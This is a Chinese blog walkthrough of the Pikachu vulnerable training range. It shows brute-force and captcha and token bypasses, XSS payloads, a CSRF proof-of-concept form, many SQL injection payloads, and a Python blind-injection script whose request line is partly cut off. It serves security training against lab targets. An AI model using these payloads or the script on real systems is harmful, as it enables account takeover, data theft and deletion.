

谜团靶机writeup - Pikachu靶场通关指南-上

原创

zycdn 已于 2022-01-25 09:02:54 修改 2419 收藏

分类专栏: [谜团靶机](#) 文章标签: [安全](#) [web安全](#)

于 2022-01-24 15:10:48 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/zycdn/article/details/122368737>

版权



[谜团靶机](#) 专栏收录该内容

8 篇文章 3 订阅

订阅专栏

暴力破解

用户名: admin、pikachu、test、vince、allen、kobe、grady、kevin、lucy、lili

密码: 123456、000000、abc123

基于表单的暴力破解

Positions

Attack type: Cluster bomb

```
1 POST /vul/burteforce/bf_form.php HTTP/1.1
2 Host: f19c696a67fc4f23beb6b79a16591e26.app.mituan.zone
3 Content-Length: 38
4 Cache-Control: max-age=0
5 Origin: http://f19c696a67fc4f23beb6b79a16591e26.app.mituan.zone
6 Upgrade-Insecure-Requests: 1
7 DNT: 1
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
11 Referer: http://f19c696a67fc4f23beb6b79a16591e26.app.mituan.zone/vul/burteforce/bf_form.php
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9
14 Cookie: UM_distinctid=17de0e3b15b9d7-0a6471d9226e2d-30614205-144000-17de0e3b15b9d7
15 Connection: close
16
17 username=$abc&password=$abc&submit>Login
```

CSDN @zycdn

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the can be customized in different ways.

Payload set: Payload count: 3
Payload type: Request count: 30

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

CSDN @zycdn

Start attack

Make unmodified bas 4. Intruder attack of f19c696a67fc4f23beb6b79a16591e26.app.mituan.zone - Temporary attack - Not saved to project file

Use denial-of-service
 Store full payloads

Grep - Match

These settings can be use

Flag result items with

Match type: Simple st
 Regex

Case sensitive match
 Exclude HTTP headers

Grep - Extract

These settings can be use

| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | Success |
|---------|-----------|-----------|--------|--------------------------|--------------------------|--------|-------------------------------------|
| 1 | admin | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 34993 | <input checked="" type="checkbox"/> |
| 12 | pikachu | 000000 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 34993 | <input checked="" type="checkbox"/> |
| 23 | test | abc123 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 34993 | <input checked="" type="checkbox"/> |
| 0 | | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35017 | <input type="checkbox"/> |
| 2 | pikachu | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35017 | <input type="checkbox"/> |
| 3 | test | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35017 | <input type="checkbox"/> |
| 4 | vince | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35017 | <input type="checkbox"/> |
| 5 | allen | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35017 | <input type="checkbox"/> |
| 6 | kobe | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35017 | <input type="checkbox"/> |
| 7 | grady | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35017 | <input type="checkbox"/> |
| 8 | kevin | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35017 | <input type="checkbox"/> |
| 9 | lucy | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35017 | <input type="checkbox"/> |
| 10 | lili | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35017 | <input type="checkbox"/> |

CSDN @zycdn

验证码绕过(on server)

在Repeater模块中发现验证码可以重复使用。

The screenshot shows the Burp Suite interface. On the left, the 'Payload Positions' tab is active, showing a 'Cluster bomb' attack type. The payload list includes a POST request to a server with various headers and a body containing a vulnerable payload: `username=abc&password=abc&vcode=sttbv`. On the right, the 'Results' table shows the attack results. The first three requests (1, 12, 23) are highlighted in orange, indicating successful attacks. The 'success' column for these requests contains a blue checkmark. Below the table, the 'Request' and 'Response' tabs are visible, showing the raw request and response data for the selected request.

| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | success |
|---------|-----------|-----------|--------|--------------------------|--------------------------|--------|-------------------------------------|
| 1 | admin | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35254 | <input checked="" type="checkbox"/> |
| 12 | pikachu | 000000 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35254 | <input checked="" type="checkbox"/> |
| 23 | test | abc123 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35254 | <input checked="" type="checkbox"/> |
| 0 | | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35278 | <input type="checkbox"/> |
| 2 | pikachu | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35278 | <input type="checkbox"/> |
| 3 | test | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35278 | <input type="checkbox"/> |
| 4 | vince | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35278 | <input type="checkbox"/> |
| 5 | allen | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35278 | <input type="checkbox"/> |
| 6 | kobe | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35278 | <input type="checkbox"/> |
| 7 | grady | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35278 | <input type="checkbox"/> |
| 8 | kevin | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35278 | <input type="checkbox"/> |
| 9 | lucy | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35278 | <input type="checkbox"/> |
| 10 | lili | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 35278 | <input type="checkbox"/> |

验证码绕过(on client)

直接删除 `&vcode=G5KUQ`


The screenshot shows the Burp Suite interface. On the left, the 'Payload Positions' tab is active, showing a 'Cluster bomb' attack type. The payload list includes a POST request to a server with various headers and a body containing a vulnerable payload: `username=abc&password=abc&submit=Login`. On the right, the 'Results' table shows the attack results. The first three requests (1, 12, 23) are highlighted in orange, indicating successful attacks. The 'success' column for these requests contains a blue checkmark. Below the table, the 'Request' and 'Response' tabs are visible, showing the raw request and response data for the selected request.

| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | success |
|---------|-----------|-----------|--------|--------------------------|--------------------------|--------|-------------------------------------|
| 1 | admin | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 36466 | <input checked="" type="checkbox"/> |
| 12 | pikachu | 000000 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 36466 | <input checked="" type="checkbox"/> |
| 23 | test | abc123 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 36466 | <input checked="" type="checkbox"/> |
| 0 | | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 36490 | <input type="checkbox"/> |
| 2 | pikachu | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 36490 | <input type="checkbox"/> |
| 3 | test | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 36490 | <input type="checkbox"/> |
| 4 | vince | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 36490 | <input type="checkbox"/> |
| 5 | allen | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 36490 | <input type="checkbox"/> |
| 6 | kobe | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 36490 | <input type="checkbox"/> |
| 7 | grady | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 36490 | <input type="checkbox"/> |
| 8 | kevin | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 36490 | <input type="checkbox"/> |
| 9 | lucy | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 36490 | <input type="checkbox"/> |
| 10 | lili | 123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 36490 | <input type="checkbox"/> |

token防爆破点

将提取到的token填入第一次请求 以及 数据包中，并修改数据包中的用户、密码为字典中的第一个。【可以避免第一次请求的token失效】


1.



2.



3.




4.

Resource Pool 设置为单线程

| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | success | value=" |
|---------|-------------------------|-------------------------------|--------|-------|---------|--------|-------------------------------------|------------------|
| 0 | | | 200 | | | 34809 | | 1602961ea458f033 |
| 1 | admin&password=000000 | 2494361ea4571b2e45688363015 | 200 | | | 34788 | | 8142261ea458f1e6 |
| 2 | pikachu&password=000000 | 8142261ea458f1e6af415836120 | 200 | | | 34785 | <input checked="" type="checkbox"/> | 3426361ea458f2f4 |
| 3 | test&password=000000 | 3426361ea458f2f4bc162322040 | 200 | | | 34809 | | 2210961ea458f43f |
| 4 | vince&password=000000 | 2210961ea458f43fb1523826677 | 200 | | | 34809 | | 2111361ea458f545 |
| 5 | allen&password=000000 | 2111361ea458f54562407620550 | 200 | | | 34809 | | 2855061ea458f69e |
| 6 | kobe&password=000000 | 2855061ea458f69e26af474278486 | 200 | | | 34809 | | ea458f820 |
| 7 | grady&password=000000 | 9884161ea458f926af474278486 | 200 | | | 34809 | | ea458f926 |
| 8 | kevin&password=000000 | 4215161ea458fa212f530240201 | 200 | | | 34809 | | 4215161ea458fa21 |
| 9 | lucy&password=000000 | 8841461ea458fb1c1a125645035 | 200 | | | 34809 | | 8841461ea458fb1c |
| 10 | lili&password=000000 | 4386761ea458fc02d7126382895 | 200 | | | 34809 | | 4386761ea458fc02 |
| 11 | admin&password=abc123 | 1930661ea458fd3b40062509352 | 200 | | | 34809 | | 1930661ea458fd3b |
| 12 | nikachu&password=abc123 | | 200 | | | 34809 | | 3695161ea458fe40 |

将提取到的token填入第一次请求 以及 数据包中



XSS: Cross-Site Scripting

反射型XSS(get)

```
GET /vul/xss/xss_reflected_get.php?message=<script>alert(1)</script>&submit=submit HTTP/1.1
```

反射性xss(post)

使用账号密码登录，然后发送数据。

```
POST /vul/xss/xsspost/xss_reflected_post.php HTTP/1.1
Host: 4af1c5bd5a334c128bc7ffbd68be0236.app.mituan.zone
Cookie: ant[uname]=admin; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; UM_distinctid=17de0e3b15b9d7-0a6471d9226e2d-30614205-144000-17de0e3b15ca54; PHPSESSID=b3to3bnioj946mroaasga9g4eo
Connection: close

message=<script>alert(1)</script>&submit=submit
```

存储型XSS

`<script>alert(1)</script>` 或 ``，提交即可。

DOM型xss

输入：`javascript:alert(1)` 或者 `' onclick=alert(1)>`，点击触发。

DOM型xss-x

输入：`javascript:alert(1)`，点“请说出你的伤心往事”-“有些费劲心机”-“就让往事都随风”

XSS盲打

留言 `<script>alert(1)</script>`，名称 ``，都可以触发。然后登录后台，使用admin、123456登录查看意见。

xss之过滤

输入 `` 或者 `<scrIpt>alert(1)</scrIpt>`。

xss之htmlspecialchars

输入 `javascript:alert(1)` 或者 `' onclick='alert(1)`。

xss之href输出

输入 `javascript:alert(1)`。


xss之js输出

输入 `';alert(1)//`。

CSRF

vince/allen/kobe/grady/kevin/lucy/lili,密码全部是123456。

CSRF(get)



```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="http://4af1c5bd5a334c128bc7ffbd68be0236.app.mitu.../vul/csrf/csrfget/csrf_get_edit.php">
      <input type="hidden" name="sex" value="11" />
      <input type="hidden" name="phonenum" value="22" />
      <input type="hidden" name="add" value="33" />
      <input type="hidden" name="email" value="44" />
      <input type="hidden" name="submit" value="submit" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

使用vince登录，填写数据提交，抓包之后生成CSRF Poc保存为csrf.html，退出账号再使用allen登录，访问页面csrf.html即可。

CSRF(post)

跟上面类似。

CSRF Token

因有token，可以阻止CSRF。

Sql Inject

数字型注入

```
id=-1 union all select 1,user()&submit=%E6%9F%A5%E8%AF%A2
```

```
POST /vul/sqli/sqli_id.php HTTP/1.1
Host: 4af1c5bd5a334c128bc7ffbd68be0236.app.mituan.zone
Content-Length: 37
Cache-Control: max-age=0
Origin: http://4af1c5bd5a334c128bc7ffbd68be0236.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Referer:
http://4af1c5bd5a334c128bc7ffbd68be0236.app.mituan.zone/vul/sqli/sqli_id.
php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=
17de0e3b15b9d7-0a6471d9226e2d-30614205-144000-17de0e3b15ca54; PHPSESSID=
op24finju7aurs6r8mkurjh0qd
Connection: close

id=1 or 1=1&submit=%E6%9F%A5%E8%AF%A2
```

```
912 </option value= 0 /
913 6
914 </option>
915 </select>
916 <input class="sqli_submit" type=
</form>
<p class='notice'>
hello,vince <br />
your email is: 44
</p>
<p class='notice'>
hello,allen <br />
your email is: 12345
</p>
<p class='notice'>
hello,kobe <br />
your email is: kobe@pikachu.com
</p>
<p class='notice'>
hello,grady <br />
your email is: grady@pikachu.com
</p>
```

字符型注入

```
' or 1=1 # 查询, 或者抓包 GET /vul/sqli/sqli_str.php?name=vince'+or+1%3d1%23&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1
```

搜索型注入

% 或者 %' or 1=1# 能查出所有信息。

xx型注入

输入 v') or 1=1# 。

insert/update注入

点击注册, 输入 222' or updatexml(1,concat(0x7e,'root',0x7e),3) or '、222' or updatexml(1,concat(0x7e,'root',0x7e),3) or '1'='1 构造一个用户字段, 然后提交。

Cross-Site Scripting

CSRF

SQL-Inject

- 概述
- 数字型注入(post)
- 字符型注入(get)
- 搜索型注入
- xx型注入
- "insert/update"注入

欢迎注册, 请填写注册信息!

用户:

密码:

性别:

手机:

地址:

住址:

CSDN @zycdn

delete注入

随便输入两条留言，在点击删除第一条的时候，拦截数据包，修改 GET /vul/sqli/sqli_del.php?

id=56+or+updatexml(1,concat(0x7e,user(),0x7e),3) HTTP/1.1 即可形成报错注入。若修改为 GET /vul/sqli/sqli_del.php?id=56+or+1=1 HTTP/1.1 则会删除所有留言。

header注入

```
GET /vul/sqli/sqli_header/sqli_header.php HTTP/1.1
Host: 907c32e21ddb4858ae77907f204f72d0.app.mituan.zone
User-Agent: Mozilla/5.0' or updatexml(1,concat(0x7e,111,0x7e),3) or '1'='1
Accept: text/html' or updatexml(1,concat(0x7e,222,0x7e),3) or '
Cookie: ant[uname]=admin' or updatexml(1,concat(0x7e,333,0x7e),3) or '1'='1; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; UM_distinctid=17de0e3b15b9d7-0a6471d9226e2d-30614205-144000-17de0e3b15ca54; PHPSESSID=tuj0us8pkfqrk900h8kmf1f1kt
Connection: close
```

三个位置都可以。

盲注boolean

```
GET /vul/sqli/sqli_blind_b.php?name=vince'+and+length(database())>1%23&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1
```

```
GET /vul/sqli/sqli_blind_b.php?name=vince'+and+substring(database(),1,1)='p'%23&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1
```

```
GET /vul/sqli/sqli_blind_b.php?
```

```
name=vince'+and+ascii(substr((select+table_name+from+information_schema.tables+where+table_schema%3ddatabase()+limit+0,1),1,1))%3d108%23&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1
```

```
# python脚本
```

```
#
```

```
import requests
```

```
import re
```

```
# 需要参数内容
```

```
headers = {
    'User-Agent': 'Mozilla/5.0'
};
```

```
url = 'http://907c32e21ddb4858ae77907f204f72d0.app.mituan.zone/vul/sqli/sqli_blind_b.php';
```

```
# grammar = 'database()'
```

```
# 存储各个查询命令
```

```
grammars = ['database()', '(SELECT GROUP_CONCAT(DISTINCT TABLE_SCHEMA) FROM information_schema.TABLES)',
            '(SELECT GROUP_CONCAT(DISTINCT TABLE_NAME) FROM information_schema.TABLES WHERE TABLE_SCHEMA="pikachu")',
            '(SELECT GROUP_CONCAT(DISTINCT COLUMN_NAME) FROM information_schema.COLUMNS WHERE TABLE_SCHEMA="pikachu")',
            '(SELECT GROUP_CONCAT(DISTINCT username) FROM pikachu.member)']
```

```
grammars = ['database()', '(SELECT GROUP_CONCAT(TABLE_NAME) FROM information_schema.TABLES WHERE TABLE_SCHEMA="pikachu" limit 0,1)']
```

```
num = 0
```

```
# grammar = ''
```

```
# sql 语法不区分字母大小写
```

```
guess = 'abcdefghijklmnopqrstuvwxyz0123456789@_.,'
```

```
# 循环使用各个语句
```

```
def loop():
```

```
    for i in enumerate(grammars):
```

```
        print(i[1] + "-->", end='')
```

```
        grammar = i[1]
```

```
        request = requests.get(url,
```



```

parameter(grammar)
print()

# 处理参数语句
def parameter(data):
    values = ''
    length = 0
    flag = False
    # 获取数据库名长度
    # for i in range(1, 100):
    #     # 检测当前数据库名长度
    #     # values = "Lucy' and Length(grammar)={num}#".format(num=i)
    #     # 拿到 information_schema.TABLES 的字段 TABLE_SCHEMA 下所有不重复值成组长度
    #     values = "Lucy' and (SELECT Length(GROUP_CONCAT(DISTINCT TABLE_SCHEMA)) FROM information_schema.TABLES
)= {num}#".format(
    #         num=i)
    #     # print(values)
    #     flag = query(values)
    #     if flag:
    #         print("数据库名长度: " + str(i))
    #         length = i
    #         # return i
    # for i in range(1, length + 1):
    flag = False
    isnum = 0
    for i in range(1, 1024):
        # for j in range(0, len(guess) + 1):
        for j in range(0, len(guess)):
            x = guess[j:j + 1]
            # print(x, end='')
            values = "lucy' and substring({grammar},{num},1)='{guess}'#".format(grammar=data, num=i, guess=x)
            flag = query(values)
            # print(flag)
            if flag:
                print(x, end='')
                break
        # 不先获取数据长度的后果, 继续做值爆破完成判断
        # print('-' + str(isnum),end='')
        # print(bool(1-flag),end='')
        if bool(1 - flag):
            # print('ni-' + x + '-ni' + str(i))
            isnum = isnum + 1
        if isnum == 2:
            break
        # flag = False
        # print()
        # print(values)

# 弄个请求函数
def query(values):
    params = {
        'name': values,
        'submit': '查询'
    }
    response = requests.get(url=url, headers=headers, params=params);
    query_text = response.text
    # print(query_text)
    #

```

```

# 使用xpath
# tree = etree.HTML(query_text)
# tree_str = tree.xpath('//div/p[@class="notice"]/text()')
# print(tree_str[0])
#
# 使用正则
ex = "<p class='notice'>(.*?) uid:.*?</p>"
judge = re.findall(ex, query_text, re.S)
# print(judge)
if len(judge) == 0:
    return False
else:
    return True

if __name__ == "__main__":
    # print(values)
    # query()
    # parameter()
    loop()
    input('\n请输入任意键退出!!!')

```


```

PS D:\Documents\python> & C:/Users/.../AppData/Local/Programs/Python/Python39/python.exe d:/Documents/python/test.py
database()->pikachu
(SELECT GROUP_CONCAT(TABLE_NAME) FROM information_schema.TABLES WHERE TABLE_SCHEMA="pikachu" limit 0,1)-->httpinfo,member,message,users,xssb
lind

```

盲注time

输入 `vince' and sleep(2)#`，发现等待两秒返回。



`GET /vul/sql_i/sql_i_blind_t.php?name=vince'+and+if((length(database()))%3d7),sleep(2),1)--`
`+q&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1`，延时2s返回数据，表明数据库名称长度7，剩下的就是猜测表名、字段名、数据。

宽字节注入

魔术引号会在单双引号、反斜线、NULL前添加转义字符，从而造成普通字符串造成无法闭合问题。可以采用汉字或者%df方式绕过。

输入 `汉' or 1=1#` 查询。【`name=%E6%B1%89%27+or+1%3D1%23&submit=%E6%9F%A5%E8%AF%A2`】

或者输入 `abc' or 1=1#` 查询，抓包后修改为 `name=abc%df%27+or+1%3D1%23&submit=%E6%9F%A5%E8%AF%A2` 【在单引号前加%df】。

其他

谜团靶机平台地址

布尔注入代码